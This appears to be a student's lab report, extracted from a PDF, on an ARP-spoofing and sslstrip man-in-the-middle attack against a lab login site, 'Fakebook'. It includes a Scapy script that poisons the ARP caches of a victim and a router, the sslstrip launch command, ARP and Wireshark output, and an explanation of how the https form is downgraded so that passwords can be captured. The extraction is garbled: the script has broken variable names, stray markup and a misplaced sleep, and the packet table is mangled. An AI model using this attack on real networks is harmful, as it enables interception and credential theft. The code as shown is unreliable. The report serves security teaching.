a.Write a SCAPY program on Kali that sends gratuitous ARPs to XP and rtr so that Kali is in the middle of the communication between rtr and XP.

Should be a sleep time for the scapy program, to keep to attack continue running.

```
ssl.py
 ■ ○ ○ ⊗
                                               ~/Desktop
from scapy.layers.inet import IP
from scapy.all import *
from time import sleep
import os
import sys
def MAC_address(IP):
        ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP),timeout = 2)
        for send, receive in ans:
                return receive[Ether].src
router IP = "10.\overline{1}0.111.1"
XP IP = "10.10.111.101"
XP MAC = MAC_address(XP_IP)
router MAC = MAC address(router IP)
while(\overline{\mathsf{T}}rue):
        send(ARP(op = 2, psrc = router_IP, pdst = XP_IP, hwdst = XP_MAC))
        send(ARP(op = 2, psrc = XP IP, pdst = router IP, hwdst = router MAC))
time.sleep(4)
```

Figure. 1 scapy

```
oot@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.10.111.100 netmask 255.255.255.0 broadcast 10.10.111.255
       inet6 fe80::200:ff:fe00:4 prefixlen 64 scopeid 0x20<link>
       ether 00:00:00:00:00:04 txqueuelen 1000 (Ethernet)
       RX packets 320 bytes 108422 (105.8 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 341 bytes 28480 (27.8 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu-65536 mt
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 0 (Local Loopback)
       RX packets 22 bytes 1372 (1.3 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 22 bytes 1372 (1.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 oot@kali:~# ip route show
default via 10.10.111.1 dev eth0
10.10.111.0/24 dev eth0 proto kernel scope link src 10.10.111.100
 oot@kali:~#
```

Figure.2 IP address (router)

Figure.3 IP address (victim)

b. Show the results of successful ARP spoofing by taking screenshots showing the output of the arp command.




Figure.4 before attack




Figure.5 during attack (Kali)

When running the SSLstrip attack, we can track the packet we send to router and victim. And for checking the ARP table in router, we can realize that the victim and the Kali have the same MAC address.

															C	aptu	ring f	rom	eth	0											0 6	9 €
File	Edit	View	Go	Cap	otur	e 4	Ana	lyze	1	Stat	istic	S	Tel	eph	ony	Wir	eless	To	ols	Help												
			0			5	K	6		9	(-			1	•			•	2	2	Q	11								
Ар	ply a	displa	y filte	r <	<ctr< td=""><td> -/></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>3 ·</td><td>E</td><td>press</td><td>ion</td><td>119</td></ctr<>	-/>																						3 ·	E	press	ion	119
lo.	T	ime		Sc	ourc	e					De	stin	atio	n			Prot	ocol	Leng	ti Info)											
		,0000				.11								.10			DNS								nse 0					ure A	AAA k	ali
		.0052				:00_								00:			ARP								00? Te				1			
		.0053				:00_								00:	00:	03	ARP								00:00							
		,2854				:00							ast				ARP								17 Te				100			
		.2068				:00_			:05					00:	00:	04	ARP								00:00							
		.2072				.111		00					111				DNS								1 PTR							
		.2080				.111								.10	0		DNS								nse 0							
		.2114				.111							111				DNS								8 PTR							
		.2120				.111								.10	0		DNS								nse 0						101.	111
		.2162				.111							111				DNS								f AAA							
		.2167				.111								.10	0		DNS								nse 0			such	nam	e AAA	A kal	L1.V
		.2168				.111							111				DNS								a AAA							
		.2494				:00_							ast				ARP								Tell				0			
		.2496				:00_								00:	00:	04	ARP								0:00:0							
		.2899				:00							ast				ARP								17 Te				100			
		.2913				:00								00:			ARP								00:00							
		.3077				:00			:04					00:	00:	05	ARP								0:00:0							
		.3082				.111		00					111				DNS								a PTR							
		.3092				.111								.10	U		DNS								nse 0							11,1
	20 5	.3096	44253	16	3.10	.111	1.1	00			10.	10	111	.1			DNS		8	4 518	andar	a q	uery	охэе.	e PIK	1.1	11.1	0.10.	ın-a	dar.a	rpa	
0000		00 00									08																					
010		32 cb									6f																					
020		64 00									81																					
1830	00 6	00 00	00 00	00	04	6b	61	60	69	00	00	1c	00	91			k al:	i	100													
) ?	,																				D1		051	Die	olayed	251	120	2 00/ 1		rofile:	D-f-	

Figure. 6 ARP (wireshark) c. Perform sslstrip attack on the client accessing Fakebook.

```
root@kali: /usr/share/sslstrip
                                                                                    (D) (X
File Edit View Search Terminal Help
    @kali:~# arp
Address
                                                           Flags Mask
                           HWtype HWaddress
                                                                                   Iface
10.10.111.101
                                    00:00:00:00:00:05
                                                           C
                                                                                   eth0
                           ether
                                    00:00:00:00:00:03
                                                           C
                                                                                   eth0
gateway
                           ether
root@kali:~# cd /usr/share/sslstrip
root@kali:/usr/share/sslstrip# ls
lock.ico sslstrip sslstrip-0.9.egg-info sslstrip.log sslstrip.py
oot@kali:/usr/share/sslstrip# sudo python sslstrip.py -l 8080
sslstrip 0.9 by Moxie Marlinspike running...
                                          root@kali: ~/Desktop
                                                                                        0 0 0
      File Edit View Search Terminal Help
      Sent 1 packets.
      Sent 1 packets.
```

Figure.7 during attack (Kali)




Figure.8 during attack (Victim)

d. Record the new FORM post method and explain what is different.




Figure.9 after being attacked(https change to http)



Figure. 10 after entering the userid &password

The different part is that the former one 'form' is:

action: "https://fakebook.vlab.local/login.php", method = "post".

But after being attacked, the 'form' became to:

action: "http://fakebook.vlab.local/login.php", method = "post".

The difference is that the action is from 'https' to 'http', which means the SSL striping attack finished.

e. Open this log file in your favorite text editor and find and record the captured login and passwords.

Figure. 11 log file

f. Fully explain in a paragraph or two how sslstrip works.

For SSL-strip attack, there are three terminals, one is victim's system, one is attacker, and a ssl encrypted website (in this lab is the router). The SSL encrypted website is the website we see when we enter into http://fakebook.vlab.local in Kali, and checking the source, we will find the action is to https://fakebook.vlab.local. And the attack process is based on man in the middle, the Kali (attacker) send two ARP messages to both router and the victim machine (WIN_XP). In this way, WIN_XP thinks that Kali is the router, and router thinks that Kali is WIN_XP. And finally, http using between Kali and WIN_XP, and https using between Kali and router. So router will not find that the connection is wrong, or being attack, and Kali can directly get the message from the WIN_XP when somebody surfing the website.